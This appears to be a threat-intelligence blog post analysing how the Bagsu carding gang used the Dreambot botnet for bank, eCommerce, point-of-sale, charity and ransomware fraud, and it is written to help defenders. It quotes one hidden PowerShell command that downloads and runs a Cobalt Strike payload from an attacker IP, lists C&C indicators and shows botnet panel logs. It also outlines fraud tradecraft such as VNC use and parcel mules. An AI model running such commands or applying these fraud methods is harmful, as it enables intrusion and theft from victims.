
Let's describe the classic bank fraud committed by the Bagsu gang: the direct bank fraud. The Bagsu gang works mostly against German banks but thanks to Dreambot they are also working with 3rd parties to commit fraud in USA, Canada and even Romania or Poland, for maximizing the profits.

Those attacks are mostly targeted against individuals or companies, but we also observed the Bagsu gang using Dreambot to target bank employees directly:



It's quite simple: Dreambot is distributed in order to infect people. After the infection, a webinject is deployed by Dreambot on the victim browsers and when that victims logs into the online banking service, credentials are intercepted to be later reused by the carder. This behavior is today well documented, for example the paper of Jean-Ian Boutin "The evolution of webinjects".

Press enter or click to view image in full size



Example of webinjects used by the Bagsu gang in Germany against Targo bank

But in 2020, stealing online banking credentials from somebody is not enough to steal money. Almost every bank is now deploying tons of heuristics in order to see if the computer using those credentials is the real user or not.

You cannot take Tor Browser and login into a bank account. Like that, an alert would be raised at the bank and the account would be blocked pending further investigation. That’s why carders use a VNC connection to the victim's computer or a SOCKS proxy to tunnel their connection.

Dreambot offers both of those techniques by design. When a victim is infected by Dreambot, a VNC connection and/or a SOCKS proxy is set-up on the victim computer.

Press enter or click to view image in full size

Upload tasks | Shared Data | Socks list | Video | Clear VNC table

ID Bot	Type	Address	Country	Create At	Last Access
2339f5786cf93db5f5d0ef82490682d301	socks	185.212.149.162:34817		2018-12-08 23:31:07	2018-12-08 23:31:07
0efbd01ed33f7d7c02798413ff8e11ef02	vnc	185.212.149.162:3385		2018-12-08 21:10:06	2018-12-08 21:10:06
5ac30a5524ff293aae35102f1d0df97e02	vnc	185.212.149.162:45809		2018-12-08 19:17:46	2018-12-08 19:17:46
94be6806404e66162219a4b3cb6310c002	vnc	185.212.149.162:26297		2018-12-08 14:56:50	2018-12-08 14:56:50
57d61187b309a33e9c4b2eb5fb61b6c702	vnc	185.212.149.162:38897		2018-12-04 20:49:56	2018-12-08 21:27:23
f56aeebcbc80e21b4f6259e453c7e98802	vnc	185.212.149.162:10225		2018-11-29 07:25:47	2018-12-03 16:04:26
2339f5786cf93db5f5d0ef82490682d302	vnc	185.212.149.162:21729		2018-11-25 23:06:13	2018-12-02 23:07:15
b51ddd7a39acfda442b9c45350129a3501	socks	185.212.149.162:44401		2018-11-24 06:21:24	2018-12-08 19:27:28
2c76038b5a288baaf7ea41ac618e430e01	socks	185.212.149.162:36313		2018-11-21 02:37:33	2018-12-08 19:29:13
f10077690a601ec2a07fd209a2dd33c001	socks	185.212.149.162:49041		2018-11-08 03:06:17	2018-12-08 21:28:04

Example of VNC / Socks management by Dreambot

The carder sets up a VNC and a SOCKS server somewhere (in that example at 185.212.149.162) and each Dreambot victim is connected to that server via a dedicated port. When the carder needs to commit a fraud, he will connect directly to the victim's computer by using that VNC server and just like that he would be on the same computer at the same time with the victim, operating over a hidden desktop.

SOCKS or VNC can be useful in different ways. When you want to only bypass localization restriction, a SOCKS proxy is enough. You can have the same IP as the victim and bypass localization heuristics. But today most of the banks also implement other fingerprinting techniques. If you don’t use the same browser with the same plugins, you will end up with the bank account blocked very quickly. That’s why nowadays carders prefer using VNC.

VNC is the perfect technology since you use the exact same computer as the victim, and today VNC reselling is a **hugely underestimated business** in the carding industry. VNC “back-connects” are often considered to be low profile malware but that is where a lot of banking fraud is coming from. If a carder is smart enough, he doesn’t even need to use a webinject malware to fraud banks, he just needs to buy a list of VNC IPs and observe and/or drop different info-stealers to understand how to defraud the victim.

Another important point is that, from a forensics point of view, the VNC/SOCKS connections are often the easiest malicious behaviour to catch during an attack. A process like explorer.exe or svchost sending requests to a server via a strange port can be way easier to detect than a Tor connection or a C&C decoy.


Let’s resume:

- The Bagsu gang infects targets with Dreambot.
- Dreambot provides the needed credentials / keylogging / VNC / SOCKS
- The Bagsu gang uses VNC to connect to the online banking account in order to launch a bank transfer

Even so, for successfully defrauding European banks in 2020 you need to also intercept the 2FA codes via the victim’s smartphone.

In order to bypass 2FA, the Bagsu gang will use an Android malware. When a victim browser is injected by a webinject and when that victim will go to his online banking service, the Bagsu gang will use the webinject to


display an alert to the victim saying “If you still want to use our online banking website, it is now mandatory to install our new mobile application”



Example of webinject used to lure a victim

That webinject will propose 3 ways for the victim to install the APK (outside the Play Store):

- Link received by SMS
- QR Code to scan
- ADB manipulation



Example of SMS received by the victims

This malware has been recently described by Pavel Asinovsky from IBM and named TrickMo, due to the fact that it was caught during a Trickbot fraud.

Despite the excellent article by IBM, that Android malware is unfortunately not really an exclusive part of Trickbot. The Bagsu gang was a client of both Dreambot and Trickbot at some point and was using that malware to fraud banks via both of those botnets. That APK is a tool used by the Bagsu gang since at least 2014 over plenty of botnets.

Old C&Cs for that Android malware for the malware palaeontologists:

facebouk[.]net
web5401[.]com
178.79.145[.]141
webnat[.]host

Now, the Bagsu gang can run a full fraud by leveraging webinjects to initiate malicious bank transfers and launder the proceeds via a money mule network.

The big picture of this fraud shows the complexity of the tools used by a carder gang. Looking at Dreambot only, at the VNC connection only or at the Android part only can lead to confusing threat intelligence attribution, ignoring the connection between different tools related to a malware like Dreambot.

And again, that operation is run by only one client of Dreambot, the others are using different TTPs to defraud banks. We have observed some Dreambot customers using the Anubis Android malware in one instance.

Now let's have a look at a second type of financial fraud perpetrated by the Bagsu gang using Dreambot — eCommerce fraud.

eCommerce fraud: the new gold

Historically, Bagsu was good at defrauding banks. That fraud alone involved a lot of skills and since nobody can be good at everything at the same time, or have the time to do everything at once (all these carders are human with real life problems like kids etc), he had to hire various partners to commit frauds out of his reach. This is exactly the case of the eCommerce fraud.

Defrauding eShops is quite similar to doing bank fraud. The big differences being that it's way easier to launder money stolen from an eShop.

To organize their eCommerce fraud operations, the Bagsu gang paid a "fraud monkey" called **G25**. His role was to connect to the Dreambot C&C and catch (via key-logging data, form grabbing data, webinjects etc.) every single person using eCommerce platforms such as eBay, Paypal or Amazon.

Press enter or click to view image in full size

ID Bot	Group	Country	City	Version	Browser	OS	Status	IP	Reg	Comment	Sys
48758e1df5bcc688b69d58d74a18af7c	1000	IT	Maranello	217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-03 22:19:25	pp work	details
1aa1c19437a4577ad3167db8eedfc049	1000	IT	Bolzano	217027	Internet Explorer 8.0	Win_8.1_64	OFF		2019-10-04 08:35:35	pp used	details
1e3e78f91063e48f3d78776a841a64d4	1000	IT	Ottaviano	217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-04 12:07:34	pp used	details
1393ee5331aeae0e38372a812a09cf80	1000	DE		217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-03 22:00:49	pp use g25	details
44ba5346aed6e210113c6bced1f06ebe	1000	IT		217027	Internet Explorer 8.0	Win_10_64	OFF		2019-10-04 10:17:25	pp prepaid	details
3ac2b71cb5cd626c47fa113c065c0baf	1000	IT	Rome	217027	Internet Explorer 8.0	Win_7	OFF		2019-10-04 10:34:22	pp no money	details
23d80555bd00d7bb603f92c9d38b3baa	1000	DE	Trier	217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-04 08:17:56	pp inc pass	details
410ab12f520ec34aaf42b9c4ff0405cd	92	US	Hilliard	217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-03 21:58:35	pp US chrome fiz 2 card 04/10	details
71200114c16c6be1841356bdac56f8de	1000	DE		217027	Internet Explorer 8.0	Win_7_64	OFF		2019-10-04 10:52:26	G25 pp in work	details
6ff18f2857622122372a81ecd65399f7	1000	DE	Wesseling	217027	Internet Explorer 8.0	Win_10_64	OFF		2019-10-04 08:43:12	G25 in work use. podozrit act	details
fccb9ae3c7d6ec9cd0ef82f9c19baacd	1000	DE	Erfurt	217027	Internet Explorer 8.0	Win_10_64	OFF		2019-10-03 22:37:15	G25 in work	details
8cf6f47b90dee2fddd98178ab76a8008	1000	DE	Kirtorf	217027	Internet Explorer 8.0	Win_10_64	OFF		2019-10-04 07:37:36	G25 in work	details
d8c85f2fed4cca10167db8b780a97504	1000	DE		217027	Internet	Win_10_64	OFF		2019-10-04	G25 in work	details

Example of comments leaved by G25

The game is to retrieve Amazon accounts, for example, and use those accounts to order valuable goods (smartphones, laptops, video game consoles, graphics cards) and send those goods to someone who then resells them and returns the “cashed out” (clean) money.

eShops have way less fraud detection mechanisms set in place compared to banks, so most of the time a SOCKS proxy is enough to connect to a victim’s Amazon account. The problem with defrauding eShops rests elsewhere.

When G25 hacks an Amazon account, he cannot just order something from a German Amazon account and send the package somewhere in Russia or China. Because of fraud detection heuristics , such an order will be blocked. And that’s a way bigger problem than with a bank transfer because to make it happen you don’t have any other choice rather than having real people living near your victim to receive the goods.

Hiring people to intercept packages, store the goods and resell them is a full-time job by itself. It involves dedicating time, assuming risks and spending money. But thanks to the carding industry, defrauding packages is super easy.

Basically, G25 needs somebody (a mule that he controls, through a job contract for example) who lives as close as possible to his Amazon victim. G25 needs to make sure the victim will send the fraudulent package to somebody else without asking question and without stealing the fraudulent package. Stolen packages are a big problem in the mule business. Finally, G25 needs people to resell his goods and send him back the money.

This complex scheme is easy to implement today, thanks to the evolution of the carding industry. You can find plenty of services out there which offer you addresses around the world where carded packages can be sent.

Such services take care of everything: hiring the mules, routing the packages and selling the goods. All you must do is send packages to that service and you can expect between 20% to 50% of the price of the stolen goods.

Plenty of services like that exist over the internet, G25 over Dreambot was often using one called “Stuffer”:

G25 just has to select a package mule closest to his victim, provide the package label to the Stuffer staff and wait for profits. This is an easy and very efficient way to fraud and cash out money.

We have observed a huge number of packages frauded over Dreambot but today this is a very common scam used by a lot of criminals from carders to the passwords stealers operators.

It’s an easy way to make a profit from victims who are not using online services but can provide other monetization opportunities for the fraudsters.

Let’s now take a look at the more complex way used by the Bagsu gang over Dreambot to make profits.

Point of Sales / Hotels: the carding cornucopia

With Dreambot, there are various bots available, allowing attackers to set foothold in various types of victim organizations. But some victims are more valuable than others for a carder.


Hotels, restaurants or any company using PoS terminals are real gold for a team like the Bagsu gang. A lot of credit cards are available on a daily basis on various poorly secured computer systems.

The biggest problem is that the victims infected by Dreambot rarely use a restaurant or a hotel PoS. The gang needs to identify which victims have potential and do lateral movement inside the victim organization to gain access to the valuable computers.

These attacks are **high value** for the cyber-criminals and are a **pure nightmare** for the forensic teams.

Let's take this example:

Press enter or click to view image in full size



You can see here a Dreambot victim who was infected on the 14th of November 2018. The Bagsu gang quickly identified the endpoint as being part of a hotel chain, with potential access to PoS terminals. To gain access to those PoS, Bagsu needs to drop some lateral movement tools.

The 20th of November (6 days after the infection) Bagsu decides to drop an unknown 2nd stage malware to that victim in order to move on with the attack. That 6 days delay after initial infection makes it hard for researchers to track Dreambot by relying on a one-time sandbox detonation. This case also presents a real nightmare for the forensics team, from an attribution perspective.

Each time the Bagsu gang needed to move laterally, they used the same kind of tools. Most often they used Cobalt Strike in combination with the PyXie RAT. We observed a lot of Cobalt Strike instances ran by the Bagsu gang, used to infect others inside a company.

Examples of Cobalt Strike instances observed:

spineyes[.]club
185.147.15[.]13

cdn.greyrockland[.]com
195.88.208[.]76
94.156.189[.]217
app.yourcellphonebiz[.]com
js.choosebudget[.]com
192.254.66[.]108

We are purposefully not going to attribute these Cobalt Strike instances to specific groups. Feel free to dig.

For some reasons, Cobalt Strike was not always used to move inside a company. Sometimes, more basic tricks were used. One of those tricks was an email inbox stealer.

The Bagsu gang used Dreambot to drop an emails stealer tasked with exfiltrating the inbox and the contacts list of the victim. The inbox and contacts list can be used later to craft “reply style” emails and insert a payload in a middle of real email discussion, to better lure the victim.

These advanced attacks are more complex to pull off, but when they succeed, they are way more profitable than traditional individual bank fraud.

Another example of why an infection of “banking” trojan on a computer that doesn’t deal with financial data is still extremely dangerous. Webinjects are a risk of course but as showed here it’s far from the biggest risk for a company.

Let’s move to our last set of examples of fraud originally initiated from Dreambot.

BEC fraud, ransomware and beyond

We have previously presented different, more or less elegant fraud methods, but of course not all the fraud committed by that gang over Dreambot is elegant.

We have observed the features of Dreambot being used to collect data about different vulnerable victims. The gang was sometimes using the VNC over Dreambot to target different private charities and NGOs.

The game was to access to the mailbox of the victim charity and send an email asking the usual donors for new donations.

> Hello Guys!!
>
> It has almost been a year!! We a gearing up for Birth Mothers Day on May 9th.
> Would you be will to donation again?

After jumping into the email exchange between the donors and the charity, the Dreambot operators pretending to be the charity mentioned bank problems to the potential donors, and new (fraudulent) bank details were provided. The donors would then send money to the criminal bank accounts, while the charities never saw any of the donations.

Simple but very effective attacks conducted thanks again to Dreambot.

Another powerful example of attack endgame is to deploy ransomware. These attacks sometimes well documented like the Ryuk/Trickbot combination are not only the Trickbot business. We can observe this behavior with almost every big botnet, and Dreambot is not an exception.

We have observed different ransomware attacks conducted via Dreambot in combination with Cobalt Strike.

The ransomware used remains still unknown to us today but all the IOCs point to the operation conducted around the 777 group: https://tehtris.com/en/ransom-war-1/

This ransomware takes us to the last interesting story collected during the Dreambot monitoring operation.

In order to conduct a well-done ransomware operation, it's often important to make sure that you have the maximum privileges possible on the victim computers. The criminals can use plenty of tricks to achieve that, one of the most expensive is probably the usage of 0day LPE.

During a specific ransomware attack conducted via the Dreambot C&C on **the 17th December 2019**, we observed the Bagsu gang dropping the usual Cobalt Strike implant simply by using the VNC on the computer victim and copy pasting the command:

> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient .downloadstring ('http://192.254.66[.]108:80/a'))"

It appears that Cobalt Strike was not enough to gain the required privileges on the the victims infrastructure, so the attackers used another method: a local privilege elevation exploit, **CVE-2019–1458**. For unknown reasons, the attacker dropped both the built exploit and the source code of that exploit:

That CVE was released by AMR from Kaspersky over an APT operation just 7 days before we found the source code on that Dreambot operation.

This example shows the capability of these carding groups to leverage an array of tools, including a very fresh 1day exploit. This is what makes attribution so hard even for what is considered to be a standard "banking trojan" like Dreambot.

Following these Dreambot operations shows us how intricate the net of relationships between various carding and criminal groups can be.

Starting with a carder doing bank fraud in Germany, we ended up exploring the huge network of existing links between all parts of the cybercrime ecosystem.

This shows how full attribution really is impossible when looking at an operation such as Dreambot (or Trickbot, Zloader, Danabot, Emotet, all the Gozi) as one single, unique operation.

While today Dreambot seems dead, we already saw the Bagsu gang now being a big customer of the infamous ZLoader.

Conclusions

Behind each big botnet there are hundreds of different people working with different TTPs while having different objectives. Analyzing a botnet as one operation can lead to a lot of mistakes.

Pardon the clumsy metaphor but **fighting cyber-crime by spending most efforts looking at Dreambot (or Trickbot or Emotet) as unique entities responsible for fraud is the equivalent of trying to solve a murder by spending most efforts looking at the brand of the gun**.

Carders use those banking trojans just as a tool today, so if Dreambot dies, they will continue their attacks and just pay for another tool with the same features. The Bagsu gang here is a good example, successfully switching from one botnet service provider to another whenever needed.

Tracking Dreambot only for the bank frauds would lead to missing almost 90% of the real attacks of that malware. We tried to describe here a few of the interesting anecdotes we collected during our Dreambot research to help our forensic and blue team fellows protect their infrastructure.

Fighting cyber-crime by only focusing on the tools and not on the carders dehumanizes the criminals, making them look like untouchable mythological monsters. In fact, we should look at cyber-criminals as human beings, with life challenges such as having kids or being stuck at home due to COVID-19.

Year after year, a lot of conspiracy theories are appearing within the threat intelligence space. Dreambot is a good example here as the malware is still mistaken for Ursnif even today, because of the lack of public documentation of the Gozi evolution. Moreover, Dreambot was initially considered a local problem when in fact it had world-wide reach. The Dreambot operation was also considered a unique entity, when in fact it is the result of multiple customers operating simultaneously.

It’s a whole industry out there, in which criminals cooperate with each other as long as everybody makes money. They all share hosters, packers, VNC servers, sometime a bot or two from a C&C, they share their money mule networks, their webinject developers etc.

The carding industry today is as complex and powerful as the APT business.

But don’t give up the faith 🙂

Special thanks to Kafeine, Maciej Kotowicz, Fumik0 and Coldshell for their amazing work on Dreambot and all the Gozi branches years after years. Nothing would have been possible without them.
